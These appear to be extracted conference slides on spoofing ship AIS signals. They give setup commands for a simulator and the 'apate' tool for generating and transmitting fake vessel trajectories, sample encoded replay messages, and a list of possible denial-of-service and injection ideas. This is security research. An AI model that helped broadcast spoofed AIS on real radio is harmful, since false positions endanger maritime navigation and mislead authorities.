

Falsified AIS (Automated Identification System) appearing to show HMS Defender and HNLMS Evertsen approaching Sevastopol, Crimea, On June 19 2021



Gary Kessler
Associates

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
Liberas



Demo: Setup

- git pull <https://github.com/dtlc/dc32-ics-ais>
- git submodule update --init --recursive
- ./download_garys_tools.sh
- Install dependencies for ais-simulator
- Build ais-simulator
- python -u ais-simulator.py
- perl apate.pl
- python3 dispatch_apate.py DATA_replay.txt
- Install OpenCPN to plot trajectories


```
[167435.455313] usb 3-6.2.2: new full-speed USB device number 46 using xhci_hcd
[167435.546767] usb 3-6.2.2: New USB device found, idVendor=16d0, idProduct=0b03, bcdDevice= 4.00
[167435.546778] usb 3-6.2.2: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[167435.546782] usb 3-6.2.2: Product: dAISy AIS Receiver
[167435.546784] usb 3-6.2.2: Manufacturer: Adrian Studer
[167435.546786] usb 3-6.2.2: SerialNumber: 469D90462A001300
[167435.556318] cdc_acm 3-6.2.2:1.0: ttyACM1: USB ACM device
```



OpenCPN config for dAISy receiver


Demo: WARNING

- Please be mindful when testing Tx capability.
 - The coast guard *could* be very upset if you broadcast nonsense AIS messages. :-)
- Use a wired connection if possible
 - If not, tweak the gain in `./ais-simulator/ais-simulator.py:57` by starting at 1 and incrementing until you can Rx.



Demo: Basic Tx

- ais-simulator.py will create ./ais-simulator/webapp/ais-simulator.html as a simple frontend to craft messages
- Test your Rx capability here by sending simple Type 1 messages



AIS Message Simulator

file:///home/halt/Workspace/ais-simulator/webapp/ais-simulator.html

AIS Message Simulator

Source MMSI (Maritime Mobile Service Identity)

247320162 ✓

(9 numeric digits) Encoder default = 247320162 (vessel) or 970010000 (SART device).

Message Type

Type 1: Position Report Class A ✓

Position Latitude

50.0 ✓

Enter latitude (-90 to 90); Encoder default = 48.0

Position Longitude

10.0 ✓

Enter longitude (-180 to 180); Encoder default = 10.0

Speed

0.1 ✓

Enter speed, in knots (-1 = speed not available); Encoder default = 0.1

Course

83.4 ✓

Enter course (0 to 359; -1 = data not available); Encoder default = 83.4

Navigation Status

Under way sailing ✓

Send Reset

- `perl apate.pl` and follow the prompts to generate your `DATA_replay.txt` file
- `python3 replay_apate.py DATA_replay.txt` to transmit the vessel's trajectory

```
0-!AIVDM,2,1,3,A,55N?Mn8lhJitp9@l001E<<L>10th5:1=@580000S3jL<<25eeGPSmC11D`45,0*40
0-!AIVDM,2,2,3,A,8;H383A@A08,2*2C
0-!AIVDM,1,1,,A,15N?Mn002FGjk9LDbeLbL2<00000,0*28
6-!AIVDM,1,1,,A,15N?Mn002FGjkBdDbF7Rl2B<0000,0*41
12-!AIVDM,1,1,,A,15N?Mn002FGjkKrDbFK2l2@H0000,0*34
18-!AIVDM,1,1,,A,15N?Mn002FGjkU8DbFfBl2>T0000,0*5F
24-!AIVDM,1,1,,A,15N?Mn002FGjkfFDbG1jL2>h0000,0*50
```

polarstar replay.txt

[illegible]

Further Considerations

- Message types 6-8, 25, & 26 support arbitrary binary transmission.
 - TCP/AIS?
 - Application-specific encodings may support variable length messages
 - Packet-in-packet attacks? [Goodspeed et al., 2011]
- Message type 11 supports time synchronization
 - Is anything downstream over NMEA using this?
- Message type 15 supports interrogation
 - DoS?
 - Force a receiver to parse your junk
- Message types 16, 20, 22, & 23 support channel allocation and slot management
 - DoS?
 - ?

Acronyms and Abbreviations

AIS	Automatic Identification System	MHz	Megahertz (millions, or 10^6 , cycles per second)
ASCII	American Standard Code for Information Interchange	NMEA	National Maritime Electronics Association
bps	Bits per second	NRZI	Non-return-to-zero inverted
CFR	Code of Federal Regulations (U.S.)	RF	Radio frequency
CRC	Cyclic redundancy check	SAR	Search and rescue
ECDIS	Electronic Chart Display and Information System	SDR	Software-defined radio
FCS	Frame Check Sequence	SOLAS	International Convention for the Safety of Life at Sea
GNSS	Global Navigation Satellite System	TCP	Transmission Control Protocol
HDLC	High-level Data Link Control	UDF	User Datagram Protocol
HTML	Hypertext Markup Language	USCG	U.S. Coast Guard
IP	Internet Protocol	VTMS	Vessel traffic management system
ITU-R	International Telecommunication Union, Radiocommunication sector		

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